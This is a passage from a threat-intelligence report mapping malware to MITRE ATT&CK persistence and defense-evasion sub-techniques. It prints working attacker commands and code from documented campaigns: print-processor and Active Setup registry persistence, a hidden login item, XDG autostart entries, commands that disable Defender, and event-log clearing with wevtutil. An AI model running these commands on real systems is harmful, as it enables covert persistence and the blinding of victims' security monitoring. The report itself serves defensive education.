call    in_memory_kernel_module_loading
mov     [rbp+var_CC], al
```

What makes Snapekit especially dangerous is its use of advanced obfuscation methods, such as spoofing process names, masquerading as legitimate system processes like kworker, and exploiting Linux capabilities to escalate privileges further.

SHA256*: 571f2143cf04cca39f92c67a12ea088bf0aee1161f490e1f8a935019939d56cb

The rootkit's core objective is comprehensive system obfuscation, effectively concealing files, processes, and network activities from monitoring tools. This level of stealth makes Snapekit extremely difficult to detect, enabling persistent unauthorized access and prolonged exploitation of compromised systems.

Exploiting Kernel Extensions (kexts) in macOS

For this technique, adversaries first develop a malicious kernel extension (kext) for macOS, typically written in C or C++. This kext is designed to carry out malicious actions, such as establishing backdoors, hiding files, or intercepting user activities. They compile the kext using Xcode, Apple's integrated development environment, with a command like:

```
xcodebuild -target [KextNameDecided] -configuration Release
```

This command compiles the kext against macOS kernel headers, ensuring compatibility with the targeted macOS version.

Next, to bypass macOS's security measures, adversaries must address the signing of the kext. Ideally, they use a developer ID certificate granted by Apple, but this is often not feasible for malicious activities. Therefore, they might target systems with System Integrity Protection (SIP) disabled, allowing unsigned kexts to be loaded. Alternatively, they may use social engineering or other methods to trick users into disabling SIP.

With SIP disabled, the adversary then loads the kext into the system using the kextload command:

```
sudo kextload /path/to/malicious.kext
```

Once the kext is loaded, it operates with kernel-level privileges, providing the adversary with significant control over the system. This can include executing code with elevated privileges, modifying system processes, or remaining hidden from traditional security tools.

#7.7. T1547.007 Re-opened Applications

Re-opened applications in macOS automatically start upon user login, a feature designed for user convenience. This is facilitated through a property list file, which records applications running during the last logout. Adversaries exploit this by inserting malicious applications into this list, ensuring their automatic execution upon user login, thereby stealthily achieving persistence.

Adversary Use of Re-opened Applications

Adversaries exploit macOS's "Re-opened Applications" feature by tampering with plist files, such as com.apple.loginwindow.<UUID>.plist, located in the user's ~/Library/Preferences/ByHost directory. This plist file contains the configuration for applications that are automatically relaunched when a user logs back in. Users typically opt into this feature via a prompt during logout, making it a trusted behavior.

To compromise this functionality, attackers manipulate the plist file using macOS commands. For example [81]:

```
$ plutil -p
~/Library/Preferences/ByHost/com.apple.loginwindow.<UUID>.plist
```

This command displays the contents of the plist file, where adversaries can insert entries specifying their malicious applications. Each entry includes keys for the application's bundle identifier, background state, visibility settings, and file path.

An example of a modified plist entry might look like this:

```
{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2,
      "BundleID" => "com.apple.ichat",
      "Hide" => 0,
      "Path" => "/System/Applications/Messages.app"
    },
    1 => {
      "BackgroundState" => 2,
      "BundleID" => "com.google.chrome",
      "Hide" => 0,
      "Path" => "/Applications/Google Chrome.app"
    },
    2 => {
      "BackgroundState" => 2,
      "BundleID" => "com.example.attacker",
      "Hide" => 0,
      "Path" => "/Applications/AttackerApp.app"
    }
  ]
}
```

In doing so, the malware is automatically executed each time the user logs in, leveraging legitimate macOS functionality to maintain a covert presence.

#7.8. T1547.008 LSASS Driver

LSASS drivers in Windows are legitimate drivers loaded by the Local Security Authority Subsystem to manage various security policies. Adversaries target these drivers due to their high privilege level, which, when compromised, can grant deep system access, allowing for persistent and covert exploitation of the infected host system.

Adversary Use of LSASS Driver

The adversary use of the LSASS Driver is a technique employed for achieving *persistent*, *highly-privileged* execution within the Windows security architecture. The attack fundamentally exploits the configuration points that the Local Security Authority Subsystem Service (lsass.exe) uses to load necessary security modules.

To initiate the attack, an adversary must first achieve SYSTEM privileges and place a custom, malicious DLL or driver file onto the compromised system's disk. The core persistence mechanism is then implemented by modifying the Windows Registry.

The LSASS service relies on keys beneath the following root path to define which components, specifically Security Support Providers (SSPs) and Authentication Packages, it loads upon initialization.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\
```

The adversary typically injects the filename of their malicious payload into the values of key paths such as:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
```

These keys are read by LSASS to determine the legitimate security modules required for user authentication and policy enforcement. By adding their own component here, the attacker disguises their code as a necessary, trusted part of the security subsystem.

Furthermore, in environments like Domain Controllers, adversaries may target less-common but similarly effective extension points, such as the keys related to Directory Services at:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\DirectoryServiceExtPt
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\LsaDbExtPt
```

These paths also enable execution within a high-privilege context associated with the security core. Upon the next system reboot, the LSASS service starts up and diligently reads the modified registry configuration. It attempts to load all listed packages, inadvertently executing the attacker's DLL or driver directly into its own process memory space.

Because lsass.exe executes with NT AUTHORITY\SYSTEM privileges, the malicious code inherits this highest level of privilege, ensuring persistent access that is highly resistant to standard monitoring tools. This in-process execution is a crucial step for the adversary, as it facilitates the stealthy Credential Dumping (T1003) of sensitive data, such as NTLM hashes and Kerberos tickets, without the need for easily detected external memory access or process injection techniques.

#7.9. T1547.009 Shortcut Modification

Shortcut modifications refer to altering Windows shortcut files (LNK files), which are essentially pointers to an executable file. This technique involves changing a shortcut's properties, such as its target path, to redirect users to a program or script different from the one originally intended. The modification can be subtle, often keeping the shortcut's original icon and name, making it difficult for users to notice the change.

Adversary Use of Shortcut Modification

The adversary use of Shortcut Modification is a technique employed for achieving persistent execution by manipulating Windows Shell Link (.LNK) files and symbolic links that define program execution paths. The attack exploits the operating system's automatic processing of shortcuts during boot sequences and user login events.

To initiate the attack, an adversary must first achieve filesystem write access to *strategic directories*. The primary persistence mechanism targets the Windows Startup folder, located at:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\

%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
```

The Windows Explorer shell automatically enumerates and executes all items *within these directories* during the user logon process via the userinit.exe initialization chain.

The .LNK file format, defined by the Microsoft Shell Link Binary File Format specification, contains structured data fields including the LinkTargetIDList and StringData structures. Adversaries manipulate the target path field to reference malicious executables while preserving legitimate icon resources and display names to evade visual inspection.

One example is based on the **June 2025** documenting **XDSpy** operations, shortcut modification was implemented through sophisticated exploitation of Windows LNK file parsing mechanisms combined with multiple obfuscation layers.

The attack chain leveraged malicious .LNK files distributed within ZIP archives (named dokazatelstva[.]zip or proyekt[.]zip). These shortcuts exploited two critical Windows parsing vulnerabilities:

ZDI-CAN-25373 Exploitation

The LNK files padded command-line arguments with whitespace characters to exploit UI display limitations:

```
Target text box capacity: 259 characters maximum
UI display width: 78 space characters visible
Padding technique: Whitespace characters (0x02, 0x09, 0x20, 0x0A, 0x0D,
0x1C-0x1F)
```

By inserting sufficient whitespace (259 minus executable path length, minimum 78 characters) before actual command arguments, the malicious commands were rendered invisible in Windows Explorer properties UI while remaining executable.

LNK Parsing Confusion (CWE-130)

XDSpy exploited discrepancies between the MS-SHLLINK specification and Windows implementation. The specification allows StringData fields up to 65,535 characters (2-byte CountCharacters field), but Windows implementation limits most strings to 259 characters. By crafting LNK files with:

```
NAME_STRING: >259 characters embedding valid command arguments at offset 260
COMMAND_LINE_ARGUMENTS: Specification-compliant but containing decoy data
```

Windows parsed arguments from character offset 260 in NAME_STRING, while specification-compliant parsers read the legitimate COMMAND_LINE_ARGUMENTS field, creating divergent execution paths.

Execution Chain

The LNK file executed a complex Windows shell one-liner that:

```
for /R "%USERPROFILE%" %f in (proyekt.zip) do (
    echo [JavaScript .NET code] > %TEMP%\B5DUC80ULT7L.a
    %_jsc% /nologo /r:System.IO.Compression.FileSystem.dll
/out:%TEMP%\unzip.exe %TEMP%\B5DUC80ULT7L.a
    %TEMP%\unzip.exe "%f" "%USERPROFILE%\L80OWGTGHWBX"
    start "" /MIN "%USERPROFILE%\L80OWGTGHWBX\YEZYZO107H.exe"
)
```

This generated a JavaScript .NET assembly compiled via `jsc.exe`, extracted nested archives, and triggered DLL sideloading of the malicious `d3d9.dll` payload through the legitimate signed Microsoft executable `DeviceMetadataWizard.exe`.

```
## Persistence Mechanism

The stage 1 downloader (ETDownloader) established persistence by
creating `startapp.bat` in the Startup folder:
```

```
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\startapp.bat
Content: Start "" "%AppData%\2A5S2FQJSU9B\YEZYZO107H.exe" /startup
```

This ensured automatic execution upon user login, maintaining the DLL sideloading chain and deploying the XDigo implant for persistent data exfiltration operations.

#7.10. T1547.010 Port Monitors

Port monitors in Windows facilitate printer communications and can be exploited by adversaries for malicious purposes. By replacing or adding a port monitor DLL via the Windows Registry, adversaries can ensure their code is executed with high privileges by the print spooler service during system boot, achieving persistence and potential privilege escalation.

Adversary Use of Port Monitors

Adversaries exploit Windows port monitors to establish persistence and potentially escalate privileges by ensuring their malicious code executes during system boot with high-level permissions. Port monitors, integral to the printing process, are managed by the Print Spooler service (spoolsv.exe), which operates with SYSTEM-level privileges.

To leverage this, an adversary can register a custom port monitor that specifies a malicious DLL to be loaded at startup. This can be achieved by invoking the AddMonitor API call, designating the path to the malicious DLL. Alternatively, the adversary can directly modify the Windows Registry at HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors, creating a new subkey for their port monitor and setting its "Driver" value to the path of their malicious DLL. This DLL is typically placed in the C:\Windows\System32 directory to align with legitimate system files.

Upon the next system boot, the Print Spooler service loads all registered port monitor DLLs, including the malicious one, executing it with SYSTEM privileges. This grants the adversary persistent and elevated access to the system, allowing them to perform unauthorized actions and maintain control over the compromised environment.

This technique is particularly insidious because it abuses legitimate system functionality, making detection and mitigation challenging. Monitoring for unexpected modifications to the registry keys associated with port monitors and scrutinizing DLLs loaded by the Print Spooler service can aid in identifying such malicious activities.

#7.11. T1547.012 Print Processors

Print processors, dynamic link libraries (DLLs) employed by the Windows print spooler service (spoolsv.exe), are crucial for managing print jobs, handling data formats, and print layouts. However, they can be exploited by adversaries for malicious purposes, such as achieving persistence and privilege escalation within the system.

Adversary Use of Print Processors

The Print Spooler is designed to load custom DLLs, known as print processors, to manage various data formats for printing. Because spoolsv.exe runs with **SYSTEM** privileges and starts automatically during boot, an adversary who places a malicious DLL in the appropriate system directory and registers it via the registry can achieve both high-privilege execution and persistence.

The technical implementation begins with moving the malicious DLL into the architecture-specific print processor directory. For modern 64-bit Windows systems, the Print Spooler expects these files to reside in a specific path under the system's spooling folder [82]:

```
# Placing the DLL into the expected system directory
$printProcDir = "C:\Windows\System32\spool\prtprocs\x64"
Copy-Item -Path "C:\path\to\payload.dll" -Destination
"$printProcDir\malicious.dll"
```

After the file is positioned, the adversary must register it with the Windows Registry. The Spooler service enumerates subkeys under the Print Processors hive for the specific environment (e.g., Windows x64). By adding a new key with a Driver value pointing to the filename, the adversary ensures that the next time the Spooler service initializes, it will load the malicious DLL into its own process memory.

```
# Registering the new Print Processor in the Registry
$registryPath =
"HKLM:\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows
x64\Print Processors\LegitLookName"
New-Item -Path $registryPath -Force
New-ItemProperty -Path $registryPath -Name "Driver" -Value
"malicious.dll" -PropertyType String
```

Execution is finally triggered when the spoolsv.exe process is started or restarted. This can happen naturally during a system reboot, or it can be forced by an adversary with sufficient local permissions to restart the service.

Once the service restarts, it reads the registry, identifies the new "Print Processor," and loads the DLL, executing the code (typically within DllMain) with **SYSTEM** integrity.

```
# Forcing the Print Spooler to reload and execute the DLL
Restart-Service -Name Spooler -Force
```

#7.12. T1547.013 XDG Autostart Entries

XDG Autostart Entries in Linux are configuration files that enable applications to run automatically at user login. These entries specify scripts or programs to be executed, providing a method for software, including potentially malicious ones, to achieve persistence by ensuring their activation every time a user logs into the system, thus facilitating ongoing control or surveillance.

Adversary Use of XDG Autostart Entries

Adversaries targeting Linux systems can exploit XDG Autostart Entries to achieve persistence by executing malicious programs upon user login. This technique involves manipulating .desktop files in XDG Autostart directories such as /etc/xdg/autostart or ~/.config/autostart.

These files define applications that automatically launch when a user's desktop environment loads, providing an opportunity for attackers to ensure their malicious programs execute consistently.

A notable example of this technique was documented in early React2Shell exploitation in **December 2025** [83]. Conducted by the **EtherRAT** malware, the adversary uses XDG Autostart Entries for persistence on infected Linux systems.

EtherRAT created a .desktop file in the ~/.config/autostart/ directory with random filenames to avoid detection:

```
# Code Snippet for XDG Autostart Persistence
const a2 = o.join(M, ".config", "autostart");
const a3 = p.randomBytes(6).toString("hex");
const a4 = o.join(a2, a3 + ".desktop");
```

```
n.writeFileSync(a4, `[Desktop Entry]
Type=Application
Name=System Service
Exec=${P}
Hidden=true
NoDisplay=true
X-GNOME-Autostart-enabled=true`);
```

Here is the technical explanation.

Autostart File: The .desktop file was created in the ~/.config/autostart/ directory, which is monitored by Linux desktop environments like GNOME. This directory automatically executes any .desktop files during user login, ensuring the malware is triggered without user interaction.

Hidden and NoDisplay Flags: The Hidden=true and NoDisplay=true flags were set in the .desktop file, preventing the entry from appearing in application menus or the UI, making it invisible to the user and avoiding detection by casual inspection.

Exec=${P}: The Exec field defined the exact command to execute, where ${P} referred to the path of the malicious payload. This ensured that the malware payload was executed automatically every time the user logged in, leveraging the autostart mechanism for persistence.

By using this method, EtherRAT ensured it ran undetected, establishing long-term access to the system with minimal chance of removal.

#7.13. T1547.014 Active Setup

Active Setup in Windows is designed to execute specific programs or scripts automatically at user login, mainly for configuring user profiles on the first login. Its ability to run code for each user profile makes it an attractive target for adversaries, who exploit this feature to achieve persistent and stealthy execution of malicious payloads across all user accounts.

Adversary Use of Active Setup

Adversaries exploit this legitimate functionality to establish persistence by ensuring their malicious code executes automatically whenever any user logs into the compromised system. The Active Setup mechanism operates through a specific registry location:

```
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\
```

Key Registry Values

Within each component subkey, adversaries manipulate specific values:

- StubPath: The primary execution vector - contains the command or executable path to run
- Version: Used to track whether the component has executed for a specific user (stored per-user in HKCU)
- IsInstalled: A DWORD value that determines if the component is active (typically set to 1)

Basic Persistence Setup

In the basic persistence step up case, an adversary would create a new subkey with a GUID or legitimate-sounding name.

```
HKLM\SOFTWARE\Microsoft\Active Setup\Installed
Components\{malicious-guid}
```

Then populate the StubPath value with their payload:

```
StubPath = "C:\path\to\malware.exe"
```

Or execute commands directly:

```
StubPath = "cmd.exe /c powershell.exe -WindowStyle Hidden -Command
<encoded_payload>"
```

Execution Flow

When a user logs in, Windows checks Active Setup components in HKLM against a per-user tracking location:

```
HKCU\SOFTWARE\Microsoft\Active Setup\Installed Components\
```

If the HKLM version is newer than (or doesn't exist in) the HKCU location, Windows executes the StubPath command and updates the user's registry to prevent re-execution. An example malware sample from **December 2025** using this technique can be found here:

```
SHA-256; 845d1e3825790109ec90c6c2ee6c2e95b971780448d2e18bd855c421de8de4fe
```

#7.14. T1547.015 Login Items

Login items in macOS are applications, documents, folders, or server connections that automatically launch when a user logs into their account. Designed for convenience, they allow frequently used programs and files to be readily accessible at session start. Users manage these items through System Preferences, customizing their startup routine. This feature's ability to execute programs automatically makes it an attractive target for adversaries seeking persistence or privilege escalation.

Adversary Use of Login Items

Adversaries exploit macOS login items to launch malicious software automatically upon user login, aiming for persistence or privilege escalation. These login items, including applications, documents, folders, or server connections, are added using scripting languages like AppleScript. Particularly in macOS versions prior to 10.5, AppleScript is utilized to send Apple events to the "System Events" process, manipulating login items for malicious purposes.

Additionally, adversaries may employ Native API calls, leveraging the Service Management Framework, which involves API calls such as SMLoginItemSetEnabled. This technique enables the discreet insertion of harmful programs into the user's login sequence. By using both shared file list login items and the Service Management Framework, adversaries effectively maintain a stealthy presence within the system.

Here's an example of a command that adversaries might use [84].

```
tell application "System Events" to make login item at end with
properties {path:"/path/to/malicious/executable", hidden:true}.
```

When executed, this command adds the specified path to the list of applications that automatically start upon user login, with the hidden:true property ensuring the application runs without displaying any visible interface to the user. This stealthy method allows the malicious software to execute unnoticed, achieving persistence on the system.

Such an attack technique is challenging to mitigate with preventive controls due to its reliance on the abuse of legitimate system features. The script leverages standard macOS functionalities designed for user convenience, making it difficult to distinguish between benign and malicious use without impacting normal operations.

#8

T1562
IMPAIR DEFENSES

Tactics
Defense Evasion

Prevalence
14%

Malware Samples
153,760

Adversaries utilize the Impair Defenses techniques to disrupt security controls, enabling them to operate undetected and uninterrupted for a longer period of time. This method involves impairing preventive security controls, detection capabilities, and other mechanisms that assist in preventing and detecting malicious actions.

In the Red Report 2026, the T1562 Impair Defenses technique remains in the Top Ten, though it has dropped from fifth to eighth place as one of the most prevalent MITRE ATT&CK techniques.

WHAT ARE DEFENSIVE SECURITY CONTROLS?

Adversaries deliberately compromise or disrupt defensive mechanisms that organizations rely on to protect their environment to execute their malicious actions without being interrupted or detected. As a defense evasion technique, T1562 Impair Defenses was the fourth most prevalent technique employed in malware campaigns in 2026.

In the Impair Defenses technique, adversaries typically exploit weaknesses and vulnerabilities within the victims' infrastructure to undermine their defense designed to prevent unauthorized access, detection, and response. Adversaries meticulously enumerate the target system to identify vulnerabilities, ranging from unpatched software to misconfigurations. Since security appliances are also not immune to exploitation, adversaries disable or manipulate them to create a blindspot in an organization's defenses. This technique poses a significant challenge for defenders, as compromised security tools can inadvertently aid adversaries in concealing their activities and evading detection.

Adversaries use the Impair Defenses technique to compromise different defensive controls, such as preventive defenses, detective capabilities, and supporting mechanisms.

1. Preventative defenses

Preventative security controls are designed to proactively prevent or minimize the impact of potential threats. These controls aim to create barriers and enforce security measures to prevent unauthorized access, mitigate risks, and maintain integrity and confidentiality. Some key preventative defensive controls include firewalls, IPS, Antivirus and Anti-Malware Software, and WAFs. Adversaries employ the T1562 Impair Defenses technique to dismantle or neutralize preventative security controls, enabling them to navigate, persist, and achieve their objectives within target environments.

2. Detection Capabilities

Organizations deploy security controls with detection capabilities to focus on the identification and response to security incidents. Unlike preventative controls, which aim to stop security incidents before they occur, detective controls are designed to detect and alert organizations to the presence of security threats or breaches, allowing for a timely response and mitigation. Some of the common detective security controls include SIEM, IDSs, and EDRs. Adversaries employ the T1562 Impair Defenses technique to compromise detective security controls and disrupt the incident response processes.

3. Supportive Mechanisms

Supportive mechanisms refer to additional tools, technologies, or processes that complement and reinforce the effectiveness of various security controls. These mechanisms work in tandem with preventive, detective, and other defensive controls to enhance an organization's overall security posture. Some of the well-known supportive mechanisms are:

- **Logging systems:** Windows Event Logs, Syslog, PowerShell PSReadLine, Linux's bash_history, AWS CloudWatch, AWS CloudTrail, Azure Activity Log, GCP Audit Logs, etc.
- **Auditing tools:** Linux auditd, Microsoft SQL Server Audit, etc.


Adversaries degrade or block the effectiveness of supportive mechanisms with the T1562 Impair Defenses technique to weaken the target's defenses, making it easier for them to achieve their objectives without detection or effective response.

ADVERSARY USE OF IMPAIR DEFENSES

After gaining initial access, adversaries aim to execute their malicious action without restrictions and stay hidden as long as possible. Also, they aim to remove any trace of compromise to disrupt incident response and malware analysis efforts. To achieve this goal, adversaries use various methods to impair preventive controls, detection capabilities, and supportive mechanisms that enable organizations to maintain their security posture. Impair Defenses technique can be implemented at multiple stages of the attack campaign for various purposes.

For example, adversaries may disable Windows Defender prior to executing malicious commands. By disabling Windows Defender, adversaries increase the likelihood of successfully executing their malicious payloads on the targeted system. Then, they may tamper with firewall configurations to evade detection and establish communication channels with their C2 server. To remove any traces of compromise, adversaries may delete Windows Event Logs and limit the victim's ability to analyze the attack.

Since organizations have a comprehensive list of security controls to defend themselves, there are numerous attack vectors against these controls utilized by adversaries.



#8

SUB-TECHNIQUES OF IMPAIR DEFENSES

There are 12 sub-techniques under the Impair Defenses technique in ATT&CK v18:

ID	Name
T1562.001	Disable or Modify Tools
T1562.002	Disable Windows Event Logging
T1562.003	Impair Command History Logging
T1562.004	Disable or Modify System Firewall
T1562.006	Indicator Blocking
T1562.007	Disable or Modify Cloud Firewall
T1562.008	Disable or Modify Cloud Logs
T1562.009	Safe Mode Boot
T1562.010	Downgrade Attack
T1562.011	Spoof Security Alerting
T1562.012	Disable or Modify Linux Audit System
T1562.013	Disable or Modify Network Device Firewall

Each of these sub-techniques will be explained in the next sections.

#8.1. T1562.001 Disable or Modify Tools

Security tools and utilities refer to applications designed to improve and maintain the security posture of a computer system, network, or infrastructure. While modern operating systems have many security tools as default, organizations often employ additional security tools to prevent, detect, respond to, and mitigate various cyber threats. Adversaries disable or modify these tools within a compromised environment to hinder or neutralize defensive mechanisms.

By targeting security tools, adversaries seek to operate undetected, manipulate the security landscape, and increase the likelihood of successful cyber operations.

Adversary Use of Disable or Modify Tools

Adversaries seek to disable built-in and 3rd party security tools to execute malicious action undetected and unrestricted. In this section, we will examine procedure samples used against common security tools.

1. Disabling Windows Defender & AMSI

Windows Defender is a built-in security feature developed by Microsoft for Windows operating systems. The primary purpose of Windows Defender is to protect computers and devices running Windows from a wide range of security threats, including viruses, malware, spyware, and other malicious software. Since it is in the default configuration of many Windows systems, adversaries developed novel methods to disable Windows Defender.

In December 2025, Deadlock ransomware operators were reported to utilize legitimate Windows utilities to disable Windows Defender settings and evade detection [85]. The adversary abused the SystemSettingsAdminFlows.exe utility to manipulate key Windows Defender configurations.

```
SystemSettingsAdminFlows.exe Defender RTP 1
SystemSettingsAdminFlows.exe Defender SpynetReporting 0
SystemSettingsAdminFlows.exe Defender SubmitSamplesConsent 0
SystemSettingsAdminFlows.exe Defender DisableEnhancedNotifications 1
```

Real-Time Protection (RTP) was disabled to deactivate Defender's real-time scanning, allowing the ransomware to operate without detection. The attacker also disabled cloud-based protections using the SpynetReporting 0 command, preventing the system from sending threat data to Microsoft and cutting off cloud-based threat intelligence. In addition, the SubmitSamplesConsent 0 command was used to block the automatic submission of suspicious files for analysis, further reducing Defender's ability to detect the attack.

The Antimalware Scan Interface (AMSI) is a Microsoft technology introduced in Windows 10 that allows applications to request malware scans using installed antimalware engines. Adversaries disable AMSI to bypass these detection capabilities, enabling stealthy code execution and persistence on compromised systems.

In February 2025, adversaries were reported to use Null-AMSI to disable Windows Defender's Anti-Malware Scan Interface (AMSI), enabling the execution of malicious payloads like AsyncRAT while evading detection [86]. Null-AMSI bypasses AMSI's ability to scan and analyze malicious PowerShell scripts by tampering with or nullifying critical AMSI-related APIs in memory. By leveraging the System.Management.Automation class and other built-in methods, the attackers effectively disabled AMSI's runtime protection, allowing their scripts to execute undetected.

2. Disabling Antivirus Software

Organizations use antivirus software as a fundamental component of their cybersecurity strategy to mitigate the risks associated with cyber threats. As a foundational layer of defense, they are used to fortify the organization's security posture alongside other security measures. Adversaries seek to disable antivirus as a strategic maneuver to circumvent detection, execute sophisticated attacks, maintain persistence, and achieve their specific malicious goals within targeted environments.

In 2025, the Mustang Panda APT group used a tool called SplatCloak to disable security tools and evade detection [66]. SplatCloak cloaks the attacker's activity by disabling antivirus software, EDR solutions, and other monitoring applications. It leverages a revoked certificate to load and execute its code, exploiting Windows' acceptance of expired certificates. Once loaded on a patched Windows 10 system, it modifies the argv[0] value to target security processes like wdfilter.sys, wdboot.sys, and wddevflt.sys by nullifying their callback routines through kernel APIs like PsSetCreateProcessNotifyRoutine and CmUnRegisterCallback.

SplatCloak also disables Kaspersky-related protections by examining their certificates and removing associated callback routines. It resolves Windows API calls using ZwQuerySystemInformation and SystemModuleInformation, disabling relevant PsProcessType and PsThreadType routines to avoid detection.

3. Disabling Endpoint Detection and Response (EDR)

Endpoint Detection and Response (EDR) solutions continuously monitor and analyze endpoint activities in real time, collecting vast amounts of data related to processes, network connections, file interactions, and user behaviors. They are designed to detect and respond to cybersecurity incidents at the endpoint level, addressing threats that may have bypassed traditional security measures. Similar to other security tools, adversaries aim to disable EDRs to evade detection and execute their malicious actions with a reduced risk of being discovered.

In August 2025, Crypto24 ransomware operators were reported to use RealBlindingEDR to impair endpoint security tooling before ransomware deployment [87]. Instead of stopping security processes, RealBlindingEDR disabled kernel-level monitoring while allowing AV and EDR services to continue running, effectively blinding detection without triggering service disruption.

After obtaining elevated privileges, the tool loaded a vulnerable or signed driver and removed key kernel callback routines used by security products, including callbacks registered via CmRegisterCallback(Ex), MiniFilter drivers, ObRegisterCallbacks, and process, thread, and image load notification routines. This prevented security tools from monitoring process creation, file system activity, registry operations, image loads, and privileged handle access. By clearing these callbacks, attackers silently disabled security visibility, enabled permanent deactivation of AV and EDR protections across reboots, and allowed termination of security processes using standard administrative privileges.

#8.2. T1562.002 Disable Windows Event Logging

Windows Event Logging is a centralized mechanism for recording system and application events in the Windows operating system. Windows event logs record the operating system, application, security, setup, hardware, and user events that are used by the administrators to diagnose system problems and are used by security tools and analysts to analyze security issues. Logged Windows events, such as application installations, login attempts, elevated privileges, and created processes, are great sources for detecting anomalies that may indicate cyber attacks.

Adversary Use of Disable Windows Event Logging

Adversaries recognize the significance of event logs in leaving traces of their activities, which can be leveraged by administrators and security professionals to detect and respond to security incidents. Adversaries subvert the fundamental logging mechanism to decrease collected logs for security audits and, accordingly, the detection rate.

By stopping or disabling the Windows Event Log service, adversaries can effectively halt the logging process, preventing critical information about their activities from being recorded. This covert action is particularly dangerous as it allows adversaries to operate within a system's environment with reduced visibility, making it challenging for defenders to identify and thwart their malicious actions.

Adversaries may target system-wide logging or logging for particular applications.

```
//Command shell example for stopping system-wide logging
sc config eventlog start=disabled

//PowerShell example for stopping system-wide logging
Stop-Service -Name EventLog
```

In April 2025, the Mimic ransomware was reported to tamper with event logs to hinder detection and prolong incident response [88]. Prior to terminating execution, Mimic performed extensive evidence cleanup to reduce forensic visibility. The malware first cleared residual artifacts from the Everything file indexing software to remove traces of file access activity. It then leveraged the built-in Windows utility wevtutil.exe to automatically clear multiple Windows Event Logs, including key log sources commonly relied upon during incident investigations. This behavior mirrors a pattern increasingly observed across modern ransomware operations, where attackers rely on native system tools to erase event history rather than disabling logging outright.

```
Everything_DeleteRunHistory();
Everything_Exit();
Everything_CleanUp();
ProcessSpawnwrapper(0, L"wevtutil.exe cl security", 0, 0x2710u);
ProcessSpawnwrapper(0, L"wevtutil.exe cl system", 0, 0x2710u);
result = ProcessSpawnwirapper(0, L"wevtutil.exe cl application"
, 0, 0x2710u);
```

